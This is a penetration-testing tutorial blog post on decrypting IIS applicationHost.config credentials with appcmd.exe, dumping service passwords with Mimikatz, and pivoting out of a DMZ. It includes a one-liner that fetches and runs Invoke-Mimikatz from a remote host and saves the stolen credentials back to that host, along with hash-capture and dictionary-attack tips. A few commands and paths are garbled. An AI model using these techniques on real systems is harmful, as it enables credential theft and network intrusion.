Decrypting IIS Passwords to Break Out of the DMZ: Part 2

In my last blog I showed how to use native Windows tools to break out of DMZ networks by decrypting database connection strings in IIS web.config files, and using them to pivot through SQL Servers. If you're interested it can be found at Decrypting IIS Passwords to Break Out of the DMZ: Part 1. In this blog I'll cover how to decrypt application pool and virtual directory credentials stored in the IIS applicationHost.config file, and use them to pivot through services commonly available through the DMZ firewall. This should be interesting to administrators and penetration testers trying to gain a better understanding what the applicationHost.config does and its value to attackers.

Below is an outline of what will be covered:

- IIS 7 Configuration Overview
- Introduction to ApplicationHost.config
- Viewing Encrypted Credentials in ApplicationHost.config
- Introduction to Appcmd.exe
- Decrypting Application Pool Credentials with Appcmd.exe
- Decrypting Application and Virtual Directory Credentials with Appcmd.exe
- Automating Password Decryption with Get-ApplicationHost.ps1
- Dumping IIS Service Passwords with Mimikatz
- Breaking out of the DMZ

IIS 7 Configuration Overview

Before we get started I would like to define some common components of modern IIS deployments. Full disclosure, I am not an IIS admin (I just play one in this blog). However, based on a little reading and experimenting it appears that IIS web applications are made up of many components including application pools, sites, applications, and virtual directories. Without a little guidance they can get pretty confusing to a newbie like me. So for your benefit and mine, below I've outlined the relationship between those pieces.

Application Pools

An IIS application pool is a grouping of sites and applications that run under an IIS worker process (w3wp.exe). The general idea is that the independent processes help to ensure stability and access control between sites running on the same server. Each application pool can be configured to run with separate credentials referred to as an "identity". By default each "identity" runs with a low-privileged account called "ApplicationPoolIdentity". However, any local or domain account can be used. When a custom identity is configured the credentials are stored encrypted in the applicationHost.config.

Sites

The site level is where IP and port combinations are defined. Essentially each site acts as a bucket for

applications and virtual directories. All sites run under one application pool which can be dedicated or shared.

Site URL Example: http://www.mysite.com:80

Applications

An IIS “application” is essentially a mapping between a local/remote folder path and an URL path. It may be worth noting that each IIS application requires at least one virtual directory. Also, each IIS application can be run under its own application pool. I think the intent of the model is to allow admins to deploy multiple applications through the same root URL while still maintaining some isolation between apps. Regardless of intents, when credentials are configured to allow access to a local/ remote folder containing the applications files, the credentials are stored encrypted in the applicationHost.config.

Application URL Example: http://www.mysite.com:80/myapp/

Virtual Directories

Based on Microsoft’s documentation a virtual directory is similar to an IIS “application” in that it is essentially a mapping between a local/remote folder path and an URL path. I think the major difference is that Virtual Directories don’t get their own application pool. If you’re reading this and know better please let me know. Just like applications, when credentials are configured to allow access to local / remote folders containing the applications files, the credentials are stored encrypted in the applicationHost.config. Virtual directories are also where web.config files are typically stored and applied. As I covered in my last blog, web.config files are usually where database connection strings can be found. Sometimes they’re encrypted and sometimes they are not.

Virtual Directory URL Example: http://www.mysite.com:80/myapp/myvdir

Introduction to ApplicationHost.config

While web.config files are applied at the application/virtual directory level, the applicationHost.config file is applied at the server level and acts as the root XML configuration file for IIS 7 and above. Per Microsoft’s description *“It includes definitions of all sites, applications, virtual directories and application pools, as well as global defaults for the web server settings…”*. For the most part, if custom credentials are used at any of those levels they are stored encrypted in the applictionHost.config. This makes them easier to manage, but also makes them easier to grab during post exploitation activities. Since the applicationHost.config is the root config file for IIS, there should only be one on each server (unlike web.config). By default you should be able to find it at:

```
C:Windows\System32\inetsrv\config\applicationHost.config
```

Viewing Encrypted Credentials in ApplicationHost.config

If credentials are entered manually into applicationHost.config they may not be encrypted. However, if they are added via the IIS manager or the appcmd.exe they should be (which is the preferred method). To check it out for yourself, open up the applicationHost.config file and take a look. I’ve provided a

short example of an encrypted application pool section below.

```
 <applicationpools> <add name="DefaultAppPool"> <add name="Classic .NET
AppPool" managedpipelinemode="Classic"> <add name="ASP.NET v4.0"
managedruntimeversion="v4.0"> <add name="ASP.NET v4.0 Classic"
managedruntimeversion="v4.0" managedpipelinemode="Classic"> <add
name="MyTestPool" autostart="true"> <processmodel identitytype="SpecificUser"
username="mypool"
password="[enc:IISWASOnlyAesProvider:4NBAa5HhPq9O7q7irQb8ROMu/+h5j7egSLQiG/8/tq
f+NwBueDSD+WwGZ/dhEDr0NrMUCjLq89p30ZO3nXA0jw==:enc]"></processmodel></add>
<applicationpooldefaults> <processmodel identitytype="ApplicationPoolIdentity"
loaduserprofile="true"
setprofileenvironment="false"></processmodel></applicationpooldefaults>
</add></add></add></add></applicationpools>
```

Introduction to Appcmd.exe

I have to believe that this is an incredibly handy tool for IIS admins. It ships with IIS by default and can be used to add, edit, and remove configurations at pretty much every level of the IIS server. As fun as it would be to cover all of that here – I'm not going to. Mainly because decrypting passwords sounds like more fun at the moment. Before we get started there are a few things you should know.


1. Appcmd.exe is located at c:windowssystem32inetsrvappcmd.exe.
2. If you are running appcmd.exe via an RDP session or console, then you will most likely need to be a local administrator or LocalSystem to decrypt any of the passwords.
3. If you are running appcmd.exe via an uploaded web shell, then you'll only be able to dump passwords if the current application pool is running with local administrator privileges.
4. Appcmd.exe should work for IIS6 and above.

Decrypting Application Pool Credentials

At this point we could take the long way around by using PowerShell to decrypt the application pool passwords using the DPAPI, but let's save that one for another day (mostly because I haven't found time to figure it all out yet). Instead we are going to use appcmd.exe to decrypt the passwords for us. The first step is getting a list of the existing applications pools as shown below.

1. Get a list of application pools.

   ```
   C:\Windows\System32\inetsrv>appcmd list apppools
   ```




Or

```
C:\Windows\System32\inetsrv>appcmd list apppools /text:name
```

2. At this point you can list the entire configuration in cleartext with the command below. It should include the application pool credentials if they have been set.


```
C:\Windows\System32\inetsrv>appcmd list apppool "MyTestPool" /text:*
```



3. Alternatively, you can use the command below to list just the credentials.

```
C:\Windows\System32\inetsrv>appcmd list apppool /text:processmodel.username

C:\Windows\System32\inetsrv>appcmd list apppool /text:processmodel.password
```




***Note**: The techniques above will dump passwords whether the IIS services are running or not.*

Decrypting Application and Virtual Directory Credentials

If you want to take a look at the encrypted application or virtual directory credentials they can be found in the "C:WindowsSystem32InetsrvconfigapplicationHost.config" file. They are stored as attributes of "virtualdirectory" tags. However, if you're like me and prefer clear text credentials, you can use the appcmd.exe commands below.


1. List all virtual directories.

```
C:\Windows\System32\inetsrv>appcmd list vdir
```



2. Show the configuration for a single virtual directory. You should see the clear text credentials if they have been set.

```
C:\Windows\System32\inetsrv>appcmd list vdir "Bike Shop/" /text:*
```




Or

```
C:\Windows\System32\inetsrv>appcmd list vdir "test2/" /config
```

3. Alternatively, you can query for just credentials directly.

```
C:\Windows\System32\inetsrv>appcmd list vdir "Bike Shop/" /text:username

C:\Windows\System32\inetsrv>appcmd list vdir "Bike Shop/" /text:password
```



***Note**: The techniques above will dump passwords if the IIS services are running or not.*


Automating Decryption with Get-ApplicationHost.ps1 Script

I know this might be overkill, but I wrote a little PowerShell script to dump all of the passwords found in the applicationHost.config file into a pretty table. It can be downloaded from here. I have also submitted to PostExploitation module of the Posh-SecMod project which can be found here. Below are a few different ways to run it.

1. Below is the syntax to dump passwords out in the default format.


```
C:>powershell

PS C:>get-applicationhost.ps1
```




2. Below is the syntax to dump the passwords out a nice table.

```
PS C:>get-applicationhost.ps1 | Format-Table -Autosize
```



3. Below is the syntax to dump the passwords out to a CSV file.

```
PS C:>get-applicationhost.ps1 | Export-CSV c:\applicationHost-Passwords.csv
```



Dumping Passwords from IIS Services

If you already have local admin access on the target system you can use a tool called Mimikatz written by Benjamin Delpy to recover passwords for accounts used to run Windows services (include IIS). It can be downloaded here.

To capture credentials of running Windows services (like IIS) you can use the commands below.

```
mimikatz # privilege::debug inject::process lsass.exe sekurlsa.dll mimikatz # @getLogonPasswords
```

However, if the IIS service is not running for some reason you can also use Mimikatz to dump the service passwords from the LSAsecrets registry location using the commands below.

```
mimikatz # privilege::debug inject::process lsass.exe sekurlsa.dll  mimikatz # @getSecrets
```

Mimikatz is packaged as an EXE, but you can also execute it via Powershell thanks to some nice work done by Joseph Bialek (clymb3r). His scripts can be download from here. Combined with a fun little script from Rob Fuller (Mubix), dumping passwords can be done very quickly on a large scale. In the example below Bialek's script is first hosted on a web server at 192.168.1.127:8080. Then Rob's script downloads invoke-Mimikatz.ps1 from the web server, dumps passwords from the local host, and finally saves the results to a network share on the 192.168.1.127.

```
powershell "IEX New-Object Net.WebClient).DownloadString('http://192.168.1.127:8080/Invoke-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds > \192.168.1.127open%COMPUTERNAME%.txt 2>&1
```

For more details surrounding this attack you can checkout Rob's original script and readme file here.

Breaking out of the DMZ

Every DMZ environment is different, but as I mentioned in part one there are usually a number of holes poked through the DMZ firewall that attackers can take advantage of. Common open ports often provide access to SQL Servers, LDAP on domain controllers, file shares, and RDP. However, you may have to do a little network mapping in order to find some good targets. I recommend starting with netstat on the compromised host to find existing connections to internal networks. If that doesn't work out, then move onto enumerating networkshost etc. I wrote a blog a while back that covers the basics of blind network enumeration. You can find here if your interested. Once you have some networks hosts in mind consider the options below for breaking out of the DMZ:

Internet Facing Services

So I lied. Sometimes you have to take a step back to move forward. Once you have credentials sometimes it's possible to use them to log into external services that provide access to internal resources like web applications/services, VPN, and Terminal Service/Citrix desktops. If you're in the DMZ then you've most likely already done some recon. So look at your recon data to identify those services.

SQL Servers

In many cases Windows credentials can be used to authenticate to databases. Follow the same process outlined in part one of the blog to compromise the backend databases and pivot onto the internal network. Once you have a console/shell on the IIS server as the desired user, “osql -E” can be used to execute queries against remote servers with those credentials.

File Shares

Any time you have access to a remote file share there is an opportunity to drop binaries and shortcut files that can help you get a shell. For example, by injecting a UNC path (that point to an attacker’s system) into a shortcut file you can force users to authenticate to you. At that point you can either crack their hashes or relay them. Rob Fuller (Mubix) wrote a nice little Metasploit post module to drop a .LNK file here for those who are interested. Also, don’t forget about targeting the domain controllers. Netlogon and sysvol shares are usually accessible. Some domains are configured to store local administrator passwords for domain systems in groups.xml on the sysvol share on domain controllers. They are encrypted, but the key is well known. Naturally, having the shared local administrator for the whole domain can come in handy.

Remote Desktop

Hopefully this one is intuitive. Simply login via RDP to systems on the internal network once you’ve found some good targets.

Classic Dictionary Attacks

If the credentials that you recovered from the applicationHost.config file don’t have enough privileges to get you logged into the services available through the firewall then you may just have to get another set. Classic dictionary attacks against the DCs can come in very handy for that. It is very common to see LDAP open to DCs from the DMZ. That means that it’s usually possible to obtain a full list of domain users via LDAP queries using the domain credentials you’ve already recovered. Which can then be used to conduct dictionary attacks. However, if for some reason you don’t have any domain credentials at this point don’t worry – you can use the computer account instead.

Every time a Windows system is added to a Windows domain a computer account is made for it. Computer accounts are similar to user accounts, but they are intended to be used to provide the computer access to domain resources. Regardless, if you can run as the computer account then you can query LDAP on the domain controllers. To do that all you have to do is access network resources while running as LocalSystem. For example to obtain a LocalSystem shell you can use:

```
psexec.exe -s -i cmd.exe
```

From there you can start dumping users via LDAP using a tool like adfind. Below is a basic example of how to use adfind.exe to pull user data. I think Posh-SecMod also has some fun Powershell modules that can do the same thing.

```
Adfind -b DC=acme,DC=com -f "objectcategory=user" -gc
```

After obtaining a full list of users on the domain check for common weak passwords. Sometimes you

may even get lucky and snag a Domain Admin account in the process. A while ago I wrote a blog called Introduction to Windows dictionary attacks which should get you started if you're not familiar with common techniques.

Wrap Up

I know there are a lot of options for breaking out of the DMZ that I didn't cover here, but hopefully it is enough to get you started. Regardless, below are some lessons learned. Here's the skinny:

- If an attacker has local admin rights on your system they can most likely get OS and application passwords and data even if they are encrypted at the file or disk level.
- The impact can be reduced to some degree by enforcing least privilege on local accounts, domain accounts, and network access controls. Be diligent about enforcing isolation and least privilege on all layers!

Have fun and hack responsibly!